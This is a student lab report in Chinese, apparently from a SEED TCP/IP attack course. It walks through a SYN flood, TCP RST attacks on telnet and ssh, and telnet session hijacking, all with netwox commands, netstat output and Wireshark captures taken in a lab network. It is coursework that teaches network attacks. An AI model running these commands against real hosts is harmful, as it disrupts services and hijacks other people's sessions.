
Lab 4

57117221 姚远

TCP/IP Attack Lab


Task1　SYN Flooding Attack

攻击前，从用户机器到服务器之间做一个 telnet：




```
Ubuntu 16.04.2 LTS
VM login: ▂
```

在服务器上关闭 SYN cookie：




```
[09/10/20]seed@VM:~/lab4$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/10/20]seed@VM:~/lab4$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

攻击前检查服务器上的半开放连接数：




```
[09/10/20]seed@VM:~/lab4$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 10.19.110.127:53        0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp6       0      0 :::80                   :::*
  LISTEN
tcp6       0      0 :::53                   :::*
  LISTEN
```

发现都是 listen，没有 SYN_RECV，使用 netwox 76 进行泛洪攻击：




```
root@VM:/home/seed# netwox 76 -i 10.19.110.127 -p 23 -s raw
█
```

再查看服务器网络连接情况：netstat -ant：



```
tcp        0      0 10.19.110.127:23        188.162.214.134:21961
  SYN_RECV
tcp        0      0 10.19.110.127:23        174.242.113.145:33196
  SYN_RECV
tcp        0      0 10.19.110.127:23        189.237.189.243:55121
  SYN_RECV
tcp        0      0 10.19.110.127:23        217.152.82.11:6548
  SYN_RECV
tcp        0      0 10.19.110.127:23        148.18.194.177:48591
  SYN_RECV
tcp        0      0 10.19.110.127:23        212.127.107.183:3303
  SYN_RECV
tcp        0      0 10.19.110.127:23        53.72.167.186:33728
  SYN_RECV
tcp        0      0 10.19.110.127:23        213.106.247.2:40483
  SYN_RECV
tcp        0      0 10.19.110.127:23        63.158.52.222:20427
  SYN_RECV
tcp        0      0 10.19.110.127:23        181.231.97.152:14840
  SYN_RECV
```

已经遭受 SYN 泛洪攻击，用户机器无法 telnet 到服务器：




```
C:\Users\ZiKang>telnet 10.19.110.127
正在连接10.19.110.127...无法打开到主机的连接。 在端口 23: 连接失败
```

SYN flooding 攻击成功。

Task2 TCP RST Attacks on telnet and ssh Connections


Telnet 服务：

在用户机器上与服务器建立 telnet 连接：




```
tcp        0      0 10.19.110.127:23        10.19.111.190:3165
  ESTABLISHED
```

使用 netwox 78 进行 TCP RST 攻击：



```
root@VM:/home/seed# netwox 78 -i 10.19.110.127
```


用户机器无法与服务器建立 telnet 连接，攻击成功。




```
C:\Users\ZiKang>telnet 10.19.110.127
正在连接10.19.110.127...无法打开到主机的连接。 在端口 23: 连接失败
```

SSH 服务：

在用户机器上与服务器建立 ssh 连接：




```
C:\Users\ZiKang>ssh seed@10.19.110.127
seed@10.19.110.127's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[09/10/20]seed@VM:~$
```




```
tcp        0      0 10.19.110.127:22        10.19.111.190:3210
  ESTABLISHED
```

使用 netwox 78 进行 TCP RST 攻击：



```
root@VM:/home/seed# netwox 78 -i 10.19.110.127
█
```


用户机器无法与服务器建立 ssh 连接：



```
[09/10/20]seed@VM:~$ qqConnection reset by 10.19.110.127 port 22
```


Task4　TCP Session Hijacking

在实施攻击机器上开启 wireshark，用户机器连接服务器 telnet：




```
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Sep 10 03:07:07 EDT 2020 from 10.19.111.190 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:55:f6:b9
          inet addr:10.19.110.127  Bcast:10.19.111.255  Mask:255.255.254.0
          inet6 addr: fe80::9703:f20:1d41:54ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5345240 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11859 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:321131448 (321.1 MB)  TX bytes:726313 (726.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:342 errors:0 dropped:0 overruns:0 frame:0
          TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:35884 (35.8 KB)  TX bytes:35884 (35.8 KB)

seed@VM:~$
```

在 wireshark 上找到最后一个数据包的源宿 ip，源宿端口以及下个序列号：




```
▶ Frame 310: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interfa
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.19.111.190, Dst: 10.19.111.162
▼ Transmission Control Protocol, Src Port: 3341, Dst Port: 23, Seq: 2232604161, A
    Source Port: 3341
    Destination Port: 23
    [Stream index: 0]
   Acknowledgment number: 2080010581
   Header Length: 32 bytes
 ▶ Flags: 0x010 (ACK)
   Window size value: 68
   [Calculated window size: 17408]
   [Window size scaling factor: 256]
   Checksum: 0x0ca6 [unverified]
```

使用 netwox 40 进行 TCP 会话劫持攻击（其中数据以 16 进制发送）：



```
root@VM:/home/seed/lab4# netwox 40 --ip4-src 10.19.111.190 --ip4-d
st 10.19.111.162 --tcp-src 3341 --tcp-dst 23 --tcp-seqnum 22326041
61 --tcp-window 511 --tcp-data "68656c6c6f20776f726c64"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0033=51___________|
|              id               |r|D|M|       offsetfrag        |
|__________0x6391=25489_________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|____________0x63AE_____________|
|                            source                             |
|_________________________10.19.111.190_________________________|
|                          destination                          |
|_________________________10.19.111.162_________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|__________0x0D0D=3341__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x8512D601=2232604161_____________________|
|                            acknum                             |
|_________________________0x00000000=0__________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|__________0x01FF=511___________|
|           checksum            |            urgptr             |
```

发送之后，可以在 wireshark 中看到伪造的数据 hello world 成功发送：



```
  1257 2020-09-10 03:47:23.5285258… 10.19.111.190          10.19.111.162          T
  1258 2020-09-10 03:47:29.4055239  ::1                    ::1

▶ Frame 1257: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interf
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.19.111.190, Dst: 10.19.111.162
▶ Transmission Control Protocol, Src Port: 3341, Dst Port: 23, Seq: 2232604161, L
▼ Telnet
    Data: hello world

0000  00 00 00 01 00 06 c8 3d  d4 ed d9 fd 00 00 08 00   .......= ........
0010  45 00 00 33 63 91 00 00  00 06 63 ae 0a 13 6f be   E..3c... ..c...o.
0020  0a 13 6f a2 0d 0d 00 17  85 12 d6 01 00 00 00 00   ..o..... ........
0030  50 00 01 ff c0 4d 00 00  68 65 6c 6c 6f 20 77 6f   P....M.. hello wo
0040  72 6c 64                                           rld
```

攻击成功。